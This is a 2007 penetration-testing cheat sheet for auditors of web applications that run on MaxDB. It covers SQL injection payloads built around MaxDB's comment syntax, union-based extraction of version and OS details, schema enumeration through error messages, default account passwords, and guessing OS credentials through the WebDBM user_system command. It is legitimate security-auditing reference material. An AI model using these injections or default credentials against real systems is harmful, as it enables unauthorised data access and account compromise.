

Pen testing MaxDB™

A cheat sheet for auditors

Version 1.0

Stefan Middendorf
sm alpha-tango ximido.de

July 5, 2007

Contents

1	Introduction	2
2	What's the difference between MaxDB and SAP DB?	2
3	SQL injection	3
3.1	Specialties	3
3.2	Modifying the number of result set columns and string casts	4
4	Determining the versions of database and operating system	4
5	Determining databases and host names	5
6	Schema analysis	5
6.1	Systematic schema analysis	5
6.2	Getting table names from error messages	7
7	User Accounts and passwords	8
7.1	MaxDB passwords	8
7.2	Network transmission of passwords	8
7.3	Types of users	8
7.4	Default user accounts	9
7.4.1	Default SQL users	9
7.4.2	Default DBM operators	9
7.4.3	Default SYSDBA user	9
8	Operating system access	9
9	WebDBM	9
9.1	Executing SQL commands in WebDBM	11
9.2	Guessing operating system users with WebDBM	12
10	References	15

1 Introduction

The intention of this document is to provide a list of SQL commands which might be of interest for pen testing a web application with a MaxDB backend.

Most of the examples shown below are depicted in the format of MaxDB's command line SQL client `sqlcli`. For a better readability the column name headers and the "decoration" output by `sqlcli` are sometimes omitted.

The examples were executed on a default installation of MaxDB 7.6.37 including the demo database on a Windows 2003 server.

2 What's the difference between MaxDB and SAP DB?

The vendor answers this question as follows: "The current SAP DB version is 7.4; all subsequent SAP DB versions will carry the name MaxDB by MySQL" (see http://www.mysql.com/news-and-events/press-release/release_2003_24.html)

Note: The "current version" at the time of writing is 7.6.

When you install MaxDB, you can choose to install it as a "plain" MaxDB or to install it with a configuration for SAP systems:



Figure 1: Choice of installation type in MaxDB installer

The difference between the installation types lies in a different default schema (e.g. database names and users). The software itself is the same. So unless noted otherwise, the information given hereafter refers to both installation types. The SAP flavour is denoted as “MaxDB/SAP configuration” in the following.

3 SQL injection

3.1 Specialties

MaxDB supports:

- the union operator
- casting functions like `chr(...)`, e.g. for converting numbers into strings
- the comment operator `--`

However there is something special about comments in MaxDB: Comments introduced by `--` must be delimited by either `/* ... */` or `<! ... !>` if they contain SQL syntax like the apostrophe. If they only contain plain “text”, the delimiters are not necessary.

The good news is, that the closing delimiter can be omitted. Otherwise you could not use the comment operator in the traditional way to cut off SQL fragments of the application. The officially supported syntax variants are:

```
select name from hotel.hotel -- <! comment with special char ' !>
select name from hotel.hotel -- /* comment with special char ' */
```

If you try something like:

```
select name from hotel.hotel where zip like '750%'
union select operatingsystem from sysinfo.version--'
```

MaxDB complains about an incomplete SQL statement:

```
* -3014: POS(101) Invalid end of SQL statement SQLSTATE: 42000
```

The reason is that the comment introduced by `--` contains an SQL special character (the application’s apostrophe). Therefore it is necessary to add one of the opening delimiters after the `--`:

```
select name from hotel.hotel where zip like '750%'
union select operatingsystem from sysinfo.version--/*'
```

or

```
select name from hotel.hotel where zip like '750%'
union select operatingsystem from sysinfo.version--<!'
```

Now the command works as expected:

```
| NAME |
| ----- |
| Comfort Inn |
| Royal Hotel |
| ... |
| Windows 2003 Server Standard Edition Service Pack 1 (Build 3790 |
```

3.2 Modifying the number of result set columns and string casts

You can use the traditional techniques for increasing or reducing the number of columns of injected result sets also with MaxDB. For adding null columns you can use the null keyword as usual:

```
select name,zip,address from hotel.hotel
union select operatingsystem,null,null from sysinfo.version
```

For logically concatenating string columns you can use the concatenation operator &. The following example concatenates two numeric columns which are converted to strings using the chr() function:

```
select chr(rno) & '/' & chr(cno) from hotel.reservation
```

```
| 5/4977 |
| 7/8052 |
| 14/7946 |
| 15/5512 |
| ... |
```

4 Determining the versions of database and operating system

The system table `sysinfo.version` contains information on the database version as well as on the operating system. The following command returns the complete database version information:

```
select majorversion,minorversion,build,correctionlevel from sysinfo.version
```

```
| 7 | 6 | 37 | 0 |
```

The exact database kernel version can also be found in the `dbparameters` table:

```
select value from dbparameters where description='KERNELVERSION'
```

```
| KERNEL 7.6.00 BUILD 037-121-149-748 |
```

The operating system type and version can be retrieved from the `operatingsystem` column of `sysinfo.version`:

```
select operatingsystem,procesortype from sysinfo.version

| Windows 2003 Server Standard Edition Service Pack 1 (Build 3790
| Intel IA32 level 6 revision 908 |
```

5 Determining databases and host names

The names of the existing databases and of the database server can be found in the `serverdbs` table:

```
select serverdb,servernode from serverdbs

| MAXDB1 | dbhost.ximido.de |
```

With MaxDB/SAP configuration the default database is named J2E, so the following result indicates this type of installation:

```
| J2E | dbhost.ximido.de |
```

The absolute path to the data files can be found in the `dbparameters` table:

```
select value from dbparameters where description='DATA_VOLUME_NAME_0001'

| C:\Documents and Settings\All Users\Application Data\sdb\data\MAXDB1\
| data\DISKD0001 |
```

MaxDB/SAP configuration uses a different default path for database files:

```
select value from dbparameters where description='DATA_VOLUME_NAME_0001'

| C:\sapdb\J2E\sapdata\DISKD0001 |
```

6 Schema analysis

6.1 Systematic schema analysis

The following query lists the schemas available and their owners. The schemas owned by `MONA` belong to the demo database.

```
select owner,schemaname from schemas

| OWNER                                | SCHEMANAME                                |
| -----                                | -----                                |
| DBM                                  | DBM                                      |
```

DBADMIN	DBADMIN	
DBADMIN	OMS	
DBADMIN	DOMAIN	
DBADMIN	SYSINFO	
MONA	MONA	
MONA	HOTEL	

In MaxDB/SAP configuration the administrative accounts have different names by default. So the output looks as follows:

```
select owner,schemaname from schemas
```

OWNER	SCHEMANAME	
-----	-----	
CONTROL	CONTROL	
SUPERDBA	SUPERDBA	
SUPERDBA	OMS	
SUPERDBA	DOMAIN	
SUPERDBA	SYSINFO	
MONA	MONA	
MONA	HOTEL	

Each schema has a creation timestamp which might also be of interest:

```
select schemaname,createdate,createtime from schemas
```

SCHEMANAME	CREATEDATE	CREATETIME	
-----	-----	-----	
DBM	2007-04-30	22:41:30	
DBADMIN	2007-04-30	22:41:30	
OMS	2007-04-30	22:41:30	
DOMAIN	2007-04-30	22:41:35	
SYSINFO	2007-04-30	22:41:44	
MONA	2007-04-30	22:41:50	
HOTEL	2007-04-30	22:41:50	

Once you have the schema name you can get the names of the tables contained in this schema:

```
select tablename from tables where schemaname='HOTEL'
```

CITY	
CUSTOMER	
HOTEL	
ROOM	
RESERVATION	
...	

Note that the schema name is case sensitive, so specifying 'hotel' would lead to an empty result set!

Finally the `columns` table contains the description of the columns of all tables. The following command retrieves the columns of the `RESERVATIONS` table in the `HOTEL` schema:

```
select columnname,datatype from columns
      where schemaname='HOTEL' and tablename='RESERVATION'
```

RNO	FIXED	
CNO	FIXED	
HNO	FIXED	
TYPE	CHAR	
ARRIVAL	DATE	
DEPARTURE	DATE	

Like the schema name the table name is also case sensitive!

6.2 Getting table names from error messages

The known technique of getting table names from error messages provoked by injecting `having..group by` clauses (see [1]) basically also works with MaxDB. Like SQL Server, MaxDB puts the column names into the error message as can be seen from the following commands. In the first place, one has to specify a column name in the `group by` clause which is unlikely to exist (`x` in the example):

```
sqlcli maxdb1=> select name,zip,address from hotel.hotel
      where name like '%' having 1=1 group by x --<! %'
* -8017: POS(8) Column must be group column:NAME SQLSTATE: 42000
```

Then one has to replace the randomly chosen column name in the `group by` clause by the one issued in the error message. The column name reported then must be added to the `group by` clause and so on.

```
sqlcli maxdb1=> select name,zip,address from hotel.hotel
      where name like '%' having 1=1 group by name --<! %'
* -8017: POS(13) Column must be group column:ZIP SQLSTATE: 42000
```

```
sqlcli maxdb1=> select name,zip,address from hotel.hotel
      where name like '%' having 1=1 group by name,zip --<! %'
* -8017: POS(17) Column must be group column:ADDRESS SQLSTATE: 42000
```

However when I tried to inject such clauses in a web application over the ODBC driver this just resulted in HTTP 500's.

7 User Accounts and passwords

7.1 MaxDB passwords

In MaxDB passwords are not case sensitive. If there is an account MONA with the password RED, it does not matter if you enter the user name as MONA, mona or MonA and it does not matter if you enter the password as RED, red or ReD. Internally both are converted to upper case.

Passwords are truncated after 18 characters.

7.2 Network transmission of passwords

MaxDB transmits passwords securely by using the SCRAM-MD5 algorithm. With this algorithm the client computes a salted HMAC-MD5 hash of the password whereby the salt is provided by the server. For more information see [3].

7.3 Types of users

MaxDB has three types of users (see [4] for more information):

- SQL Users
This kind of user is intended for database applications. SQL users can open connections to the database and issue SQL statements.
- DBM operators
DBM operators cannot connect to the database using SQL clients or MaxDB client libraries. Rather, they can only log into special management clients (called Database Manager or DBM command line interface – `dbmccli`) in order to perform administrative tasks like creating users, managing instances, etc. For these tasks there is a special set of commands which is only available in the management clients and cannot be executed with SQL connections.
- the SYSDBA user
The SYSDBA user can act as both SQL user and DBM operator. Hence he is able to login with SQL clients as well as with the management clients. However, as already mentioned before, he cannot execute DBM commands over SQL connections since these commands are not available over SQL.

The separation between SQL users and DBM operators is not completely strict: There are special permissions which allow DBM operators to execute a SQL command or login to the operating system out of the environment of the aforementioned management clients. The DBM operator accounts created during installation have these permissions by default.

7.4 Default user accounts

7.4.1 Default SQL users

User name	Default password	Comment
MONA	RED	Default account of the hotel demo schema. Exists only if the demo schema is imported.

7.4.2 Default DBM operators

The default user name of the “first database operator” account depends on the installation type:

Install type	User name	Default password
MaxDB	dbm	same as SYSDBA password
MaxDB/SAP configuration	control	password must be set

In MaxDB/SAP configuration, the user name *can* be changed during installation and the password *must* be set. The documentation mentions the default passwords **DBM** or **SECRET** for older versions.

7.4.3 Default SYSDBA user

As explained in section 7.3 these accounts can also login over SQL connections. Like the DBM operators, the default user name of the SYSDBA account depends on the installation type:

Install type	User name
MaxDB	dbadmin (up from version 7.6)
MaxDB/SAP configuration	superdba

During installation, this user name *can* be changed and the password *must* be set. A blank password is not allowed. There is no default password in recent versions. The documentation mentions the default passwords **DBA** or **SECRET** for older versions.

8 Operating system access

Since there is no SQL command in MaxDB which provides operating system access, a MaxDB SQL user can neither execute commands nor access files on the operating system level.

9 WebDBM

WebDBM is a web based management console for MaxDB which is installed on the database server per default. However it does not start automatically per

default. On Windows the startup mode is set to Manual and the service runs as SYSTEM.




Figure 2: The WebDBM service under Windows

On Windows, the names of the MaxDB services are prefixed SAPDB, even if it is a MaxDB without SAP configuration.

By default, WebDBM can be reached on the following URL:
`http://<dbserver>:9999/webdbm/`




Figure 3: WebDBM Login

Only DBM operator and SYSDBA accounts are allowed to login to WebDBM. After logging in, WebDBM looks like the following screenshot:




Figure 4: WebDBM GUI

9.1 Executing SQL commands in WebDBM

Under the precondition that the user with which you login to WebDBM has the privilege “Access to SQL session” one can execute SQL statements on the database with WebDBM. The default DBM operator and SYSDBA accounts do have this permission. The DBM command for running SQL statements is:

```
sql_execute <SQL command>
```

The WebDBM page for running DBM commands can be found in the left menu under Check|Command, see the following example:




Figure 5: SQL command execution in WebDBM

9.2 Guessing operating system users with WebDBM

Under the precondition that the user with which you login to WebDBM has the privilege “Execute operating system commands ” one can use WebDBM to guess operating system accounts by using a DBM command for logging on to the operating system:

```
user_system <user>,<password>
```

The default DBM operator and SYSDBA accounts do have the permission to run this command. According to the result of the `user_system` command three states can be distinguished:

- The login is correct (and the user has the permission to log on as batch job in Windows).
- The login is correct (but the user does not have the permission to log on as batch job in Windows).

- The login is wrong.

The following screenshots show examples for these states. If the login succeeds, the response is OK. In the following example, a Windows user `maxdbosuser` with the password `maxdb` exists on the database server. This user has the permission “Log on as a batch job” in Windows:




Figure 6: Successful operating system login with WebDBM

If the login succeeds, but the operating system account does not have the permission to “Log on as a batch job”, a corresponding error message is displayed:




Figure 7: Failed operating system login due to lacking permissions

If the login is wrong, the following error message is displayed:




Figure 8: Failed operating system login due to wrong credentials

10 References

- [1] Chris Anley: Advanced SQL Injection In SQL Server Applications
http://www.ngssoftware.com/papers/advanced_sql_injection.pdf
- [2] MaxDB Documentation: Changing the Passwords of Standard Users
<http://dev.mysql.com/doc/maxdb/en/ca/69d8b637f1bb4d913c877c1ab33b73/content.htm>
- [3] Salted Challenge Response Authentication Mechanism (SCRAM)
<http://www.ietf.org/internet-drafts/draft-newman-auth-scram-04.txt>
- [4] MaxDB Documentation: Users, Authentication and Authorizations
<http://dev.mysql.com/doc/maxdb/en/b5/f25eeb3a8ac04392d1ef625f2742b7/frameset.htm>